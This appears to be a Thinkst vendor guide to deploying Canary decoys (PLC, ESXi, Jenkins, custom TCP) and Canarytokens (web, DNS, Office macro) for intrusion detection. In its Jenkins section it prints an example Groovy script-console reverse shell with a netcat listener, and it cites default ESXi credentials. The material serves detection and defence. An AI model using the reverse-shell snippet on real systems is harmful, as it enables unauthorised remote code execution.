
While we totally forgive Diogo for calling them "honeytokens", we also totally agree with the sentiment. As attackers we loved stumbling onto Intranet sites. They are usually full of juicy data, pointers to valuable systems, possible credentials, and so on. Well, thanks to Thinkst Canary, setting up fake systems like this are a breeze. You can use the "User Supplied Website" feature on your Canary web server to allow you to upload your own webroot:

## Upload

### Upload your own website to the Canary

This allows you to create a quality intranet site that looks genuine enough, but screams blue murder when touched.

## Customize



### Thinkst Canary with a custom website

Bring your other Bird into play by populating the fake website with references to other Canaries in your environment.



## SCADA / PLC Birding

Industrial control systems saw a raft of security research in recent years, and the general consensus is that they are pokey at best.

Combine that with a clear history of targeting and compromise (obligatory mention of Stuxnet), and administrators of control networks need ways to detect attackers. Your Thinkst Canary makes this trivial. With a few clicks, you can easily deploy a Modbus TCP endpoint to emulate either a Rockwell or Siemens PLC.

The image displays the Thinkst Canary web interface, which is used for configuring and monitoring industrial control system (ICS) endpoints. The interface is divided into several sections:

- General Canary settings:** This section allows users to configure the device's identity and location. Fields include:
  - Device name: SPLC-PR76893
  - Location: Server room A
  - Device Personality: Siemens Simatic 300 PLC
  - IP Stack Fingerprint: Siemens Simatic PLC
  - Mac Prefix: Siemens AG - Industrial Automation - EWA (28:63:36)
  - Mac Suffix: 89:d6:a1
  - A toggle switch for "This is an Outside Bird" is currently turned off.
- Modbus configuration:** This section is used to configure the Modbus protocol settings.
  - Port: 502
  - Vendor Name: Siemens
  - Product Code: 123545
  - Major/Minor Revision: 2.7
  - Vendor URL: http://siemens.com
  - Product Name: Siemens Simatic 300 PLC
  - User Application Name: device1
- 2 Canaries:** This section shows the status of the deployed canaries. It includes a visual representation of the canary's status (a green bar) and a table of details:

SPLC-PR76893	
SIEMENS	
Location	Server room A
Last seen	0 seconds ago
Uptime	2 minutes
Personality	Siemens Simatic 3...
- Nmap scan results:** A terminal window shows the output of an Nmap scan performed on the device. The scan results indicate that the device is up and running, and that it is a Siemens Simatic 300 PLC.


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 16:33 SAST
Nmap scan report for 192.168.20.148
Host is up (0.0010s latency).
Not shown: 1999 closed tcp ports (reset)
PORT      STATE SERVICE
502/tcp   open  mbap
MAC Address: 28:63:36:89:D6:A1 (Siemens AG)
Device type: specialized
Running: Siemens embedded
OS CPE: cpe:/h:siemens:simatic_300
OS details: Siemens Simatic 300 programmable logic controller
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
bash-3.2#
```


Quickly deploy a Thinkst Canary for ICS environments



When an attacker reads or writes data on the Canary PLC, it fires an alert and they'll have revealed themselves sooner than you can say "Centrifuge error!"



The Thinkst Canary's modbus TCP endpoint appears legitimate



When the query tool probes the Thinkst Canary, an alert is received



## Hypervisor Compromised

Would you like to know whether an attacker is attempting to gain access to all your virtual machines?


Most certainly....

Gaining access to a hypervisor such as VMware ESXi could potentially open up an entire treasure trove to an attacker. Why compromise one virtual machine when you can have them all? Or exfiltrate entire disk images without anyone noticing?

You'd often find that a cluster of ESXi hosts have been configured with consecutive IP addressing, for example:

- ESXi-host-1 - 192.168.100.50
- ESXi-host-2 - 192.168.100.51
- ESXi-host-3 - 192.168.100.52

How about adding some near field detection by adding a Canary into that network. An attacker who had identified these servers would try to authenticate to all of them. While all your VMware servers may have strong authentication enabled, attackers will still need to verify that a default or weak password had been mistakenly configured. This is where the Canary below comes into play:





ESXi-host-1 - 192.168.100.50

ESXi-host-2 - 192.168.100.51

ESXi-host-3 - 192.168.100.52

**ESXi-host-3 - 192.168.100.53 (Canary)**

Typically the attacker would attempt to authenticate with credentials like root/vmware (username/password), and because you have this Canary, you now have an alert including valuable information like the attackers source IP.

### HTTP Login Attempt on ESXi-host-3 (Default Flock)

Time Since Incident

1 second ago

Timestamp

Aug 5, 01:25:13 PM GMT+2

Flock

Default Flock

Canary

ESXi-host-3

Canary Location

DC1

Source IP

192.168.100.133


Date: Fri Aug 05 2022 13:25:13 GMT+0200 (South Africa Standard Time)  
Username: root  
Password: vmware  
Path: /sdk/  
User-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0  
Site skin: vmware-server-7



## Supply Chain Attacks

Exploitation of Continuous Integration and Continuous Delivery (CI/CD) applications have become fairly prevalent and the implications thereof rather disastrous.

A compromised Jenkins application could result in credential theft and reuse, execution of malicious code on multiple endpoints and even remote code execution.



It's well known that Jenkins provides a scripting console that can execute Groovy scripts. A simple google search for 'jenkins reverse shell' returns various results including instructions on how to compromise a Jenkins instance.





In the example below the attacker simply adds 4 lines of code, executes the script and gains access.

### Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 String host="172.17.0.1";
2 int port=1337;
3 String cmd="/bin/sh";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);
```

### Attacker command

```
(kali㉿ kali)-[~]
$ nc -lvp 1337
listening on [any] 1337 ...
172.17.0.3: inverse host lookup failed: Unknown host
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 53920
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
```

### Attacker terminal



Knowing what appears attractive to an attacker allows us to build interesting personalities like a Jenkins server. This is clearly an asset worthy of protection, and you would want to know if an attacker's poking around your CI/CD infrastructure.

It's not all doom and gloom, the attack above (as with many) required the attacker to have already authenticated/gained access to a Jenkins instance. Now with a Canary in place, an attacker observes this valuable target, attempts to authenticate and an alert is raised:

### HTTP Login Attempt on CICD (Default Flock)

Time Since Incident <b>3 seconds ago</b>	Timestamp <b>Aug 8, 05:20:07 PM GMT+2</b>
Flock <b>Default Flock</b>	Canary <b>CICD</b>
Canary Location <b>DC1</b>	Source IP <b>192.168.20.133</b>

Date: Mon Aug 08 2022 17:20:07 GMT+0200 (South Africa Standard Time)

Username: adm\_cicd

Password: axPjyULan

The alert contains the attacker's source IP as well as the credentials they had been using. If valid credentials are observed in Canary alerts you would definitely want to investigate as a matter of urgency.



## Mod My Canary!

What if you have a service that's not currently available on your Canary?

Wouldn't it be great if you could easily get a fake version of the service running, and get the reporting and alerting for free?

Fortunately, you have two options:

Thinkst Canary ships with an SDK. In Bluetooth config mode, you can upload your own user modules to the bird. This gives you complete control with simple primitives to generate alerts. (You can read all about it at <https://canary.tools/help/user-modules>.)

You can use the "Custom TCP Service" to create super simple TCP Services on your birds.

When configuring your Canary, simply enable the "CUSTOM TCP SERVICE"

The screenshot shows the 'Custom TCP Service' configuration page. At the top, there's a toggle switch for 'Custom TCP Service' which is turned on. Below this, a section titled 'Custom TCP Service 1' contains the following fields and options:

- Port:** A text input field containing '8001'.
- Banner on Client Connect:** A text input field containing 'Welcome to FoodDemoDaemon - v2.1\n'.
- Banner on Receiving Data:** A text input field containing '411 - Command Unknown'.
- Alert only if client sends:** A toggle switch that is currently turned off.
- Long lived connection:** A toggle switch that is currently turned off, with an information icon (i) to its right.

At the bottom of the configuration area, there is a button labeled '+ Add service'.

Accessible either in the console or on the device's config page



## As Advertised

This module does exactly what it says on the tin.

It allows you to create a custom TCP service on the bird. Simply give the module a port to bind to (8001 in our example) and then create a banner that will be served to the attacker on connecting. (Welcome to FooDemoDaemon - v2.1\n in our example). That's it... You've created a custom service and will be alerted accordingly.

```
bash-3.2# nmap -O 192.168.20.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 17:25 SAST
Nmap scan report for 192.168.20.147
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8001/tcp   open  vcom-tunnel
MAC Address: 00:13:20:64:75:19 (Intel Corporate)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.4
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
bash-3.2# telnet 192.168.20.147 8001
Trying 192.168.20.147...
Connected to 192.168.20.147.
Escape character is '^['.
Welcome to FooDemoDaemon - v2.1
help
411 - Command Unknown
```

Custom TCP service which echoes a banner on connect

Custom TCP Service Request (Port 8001) on LINFs (Default Flock)	
Time Since Incident <b>0 seconds ago</b>	Timestamp <b>May 30, 05:25:24 PM GMT+2</b>
Flock <b>Default Flock</b>	Canary <b>LINFs</b>
Canary Location <b>Server room A</b>	Source IP <b>192.168.20.141</b>
<div>Date: Mon May 30 2022 17:25:24 GMT+0200 (Central Africa Time) Function Name: New Connection Made Banner Sent: Welcome to FooDemoDaemon - v2.1</div> <div>Date: Mon May 30 2022 17:25:27 GMT+0200 (Central Africa Time) Function Name: Data Received Data Received: help</div>	
<a href="#">Mark as seen</a>	

and generates an alert



# Canarytokens


## How to get the most out of them.

Canaries detect suspicious activity on networks by emulating servers, routers and other networked systems. They are super quick to deploy and super simple to understand.

Can we do something to detect malicious activity inside your favourite SaaS application? Can we tell if an attacker is browsing your DropBox share or reading your Slack? That's where Canarytokens come in.

Canarytokens can be thought of as tiny digital tripwires. They can be deployed in tons of places - quickly and easily. (A side benefit is that once attackers are aware that they are being employed, they slow an attacker down greatly, forcing them to distrust anything they grab on the engagement). Generally, the more people play with them, the more opportunities they find to deploy them. Canarytokens are free to use, and inexpensive in terms of the time they take to generate and deploy.

All Canary customers get their very own Canarytoken server built right into their management console. For everyone else, we run a free public server hosted at <https://canarytokens.org>



## Creating a Canarytoken



# Canarytokens

## How do they work?

Canarytokens work through a variation of what physicists call “the observer effect” i.e. that someone observing a system, changes that system by virtue of observing it. So attackers change the system when observing it, and using tokens, we can generate alerts when these changes take place.

If properly deployed, we can make sure that the change is a super reliable indicator of “badness”.

For example:

- We give you a Canarytoken-Email-message to tuck away in a folder. An attacker reading this email sets off an alarm letting you know it's been read.
- We give you a URL (that you place somewhere private). An attacker visiting this URL sets off an alarm.
- We give you a working set of credentials for AWS. An attacker trying to use them sets off an alarm. (The nice thing here is that it doesn't matter whether your organisation actually uses AWS - the attacker doesn't know that. All they know is that they've found AWS credentials, which could lead to an entire datacenter in the cloud. The only way to find out is to use them).

You should notice something here. The possible tokens differ hugely and to some extent so does their method of operation. (Some tokens are set to fire the moment an attacker browses a directory while others will only fire if the attacker specifically uses a canarytoken'd API-key when logging into a SaaS application.



# Canarytokens

## How effective are they?

Canarytokens have proven to be super effective at tripping attackers up in the real-world. Since the cost of deploying them (as they're included with any Canary subscription or available online) is near zero, using them is a no-brainer.

Canarytokens are also self-identifying. You could drop thousands of them, each with their own little reminders:

- AWS Creds left on CFO's laptop;
- AWS Creds left in CEO's DropBox;
- AWS Creds left in my home directory.

After deploying them, forget about them forever. One day, months from now (if things go wrong) you will get an alert telling you:

The token "AWS Creds left on CFO's laptop" was just used.

At this point you will know that your CFO's laptop has been compromised. Depending on the type of token, you'll get other supporting data but regardless, it will be enough of a thread for incident responders to pull on. Knowing that a file, safely ensconced on your CFO's machine, was used by someone else makes things pretty clear: your CFO is no longer the only person with access to their laptop's files.

Let's dive in and take a look at some of these tokens.



# Canarytoken Basics

Most of our tokens are based on two kinds.

Two particular Canarytokens form the basis for most of the others. The first is the web, or “web bug” token. We give you a URL, and once an attacker visits the URL, an alert is triggered. Since web browsers are happy to give up browser, plugin and operating system details, the web bug token is ideal for gathering details about attackers.

Canarytokens  
No tokens created. [Why should I?](#)

Create a new token

Web Bug

Reminder

Link in Paul's Inbox

Create token

Creating a web token

Web Bug Canarytoken Triggered

Time Since Incident  
**0 seconds ago**

Timestamp  
**May 30, 07:53:47 PM GMT+2**

Flock  
**Default Flock**

Source IP  
[REDACTED]

Token  
**Web Bug**

Token Reminder  
**Link in Paul's Inbox**

Date: Mon May 30 2022 19:53:47 GMT+0200 (Central Africa Time)  
Geoip details:  
City: Port Elizabeth  
Region: Eastern Cape  
Country: South Africa (ZA)  
Coordinates: -33.91799 25.57007  
Headers:  
Accept-Language: en-US,en;q=0.9  
Accept-Encoding: gzip, deflate  
Connection: keep-alive

Mark as seen

An alert from the same web token





The DNS token gives you a unique hostname. This can be inserted into a variety of different places. When an attacker resolves this DNS name, we will generate an alert.

- Even tightly restricted networks will often allow DNS traffic to escape, making this token more likely to call home;
- Many attacker tools will resolve hostnames like this automatically without the attacker knowing it.

This allows the DNS token to become the building block of several high quality trip-wires.

### STEP 1

#### Create and Deploy a DNS Token

Canarytokens  
No tokens created. [Why should I?](#)

Create a new token

DNS

Reminder  
Hostname in Alex's /etc/hosts file ✓

Create token

### STEP 2

#### Wait for an Attacker to Discover the Token and Get Curious

```
bash-3.2# cat /etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1    localhost
255.255.255.255 broadcasthost
::1        localhost

52.86.193.203 v7zxafkwmck66rgu27ixriu4f.63afed781c67.o3n.io

# Added by Docker Desktop
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
bash-3.2#
bash-3.2# nslookup v7zxafkwmck66rgu27ixriu4f.63afed781c67.o3n.io
Server:      192.168.30.150
Address:     192.168.30.150#53

Non-authoritative answer:
Name:   v7zxafkwmck66rgu27ixriu4f.63afed781c67.o3n.io
Address: 52.86.193.203

bash-3.2#
```

### STEP 3

#### Investigate the DNS Token Alert

DNS Canarytoken Triggered

Time Since Incident  
15 minutes ago

Timestamp  
May 30, 05:46:48 PM GMT+2

Flock  
Default Flock

Source IP  
155.190.194.67

Token  
DNS

Token Reminder  
Hostname in Alex's /etc/hosts file

Date: Mon May 30 2022 17:46:48 @MT+0200 (Central Africa Time)  
Source IP: 155.190.194.67

Date: Mon May 30 2022 17:46:48 @MT+0200 (Central Africa Time)  
Source IP: 155.190.194.67

Mark as seen




# Office File Tokens


Office documents draw attackers like ants to a picnic.

Unfortunately, the average business still has thousands of sensitive documents exposed on open file shares. Attackers know it and this proclivity can be used against them.

There are currently four types of document Canarytokens and all of them will work when the document is opened, regardless of where the attacker might be located: Word, Word Macro, Excel Macro and PDF.



Whether copied onto a flash drive in Singapore, handed off in Houston, opened in Russia - the trap will still fire and will betray the thief.





# Stepping Up

## Adding macros.

While the normal Word and Excel Canarytokens return the same basic information as an HTTP web bug, the macro-enabled versions grab additional details. The combination of the local logged-in account name along with an internal IP address can be very useful to an incident responder and make it worth deploying a few of these tokens.

The image shows a screenshot of a web interface titled "MS Excel Macro Document Canarytoken Triggered". The interface displays the following information:

- Time Since Incident: 0 seconds ago
- Timestamp: May 30, 07:07:50 PM GMT+2
- Flock: Default Flock
- Source IP: 169.1.1.11
- Token: MS Excel Macro Document
- Token Reminder: CFO's Documents folder

Below this information, a text box contains the following details:

```
Date: Mon May 30 2022 19:07:50 GMT+0200 (Central Africa Time)
Login Username: helen
IP Address: 192.168.0.108
Operating System: Mac OSX
Source IP: 169.1.1.11
```

Overlaid on the bottom right of the screenshot is a Microsoft Excel warning dialog box. It features the Excel logo and the text: "This workbook contains macros. Do you want to disable macros before opening the file?". Below this, it states: "Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you don't fully trust the source, click Disable Macros." There is a link "Learn about macros" and two buttons: "Disable Macros" (highlighted in green) and "Enable Macros".

But wait. Will an attacker “enable” macros if a document asks for it?

In our experience, almost certainly. Keep in mind how successful phishing attacks are against users. They get a doc they want to access and then happily click through dialogues to get at it. This token uses the same principle against attackers. They want access to that data and if they have to click a dialogue box or two to get at it, they will.

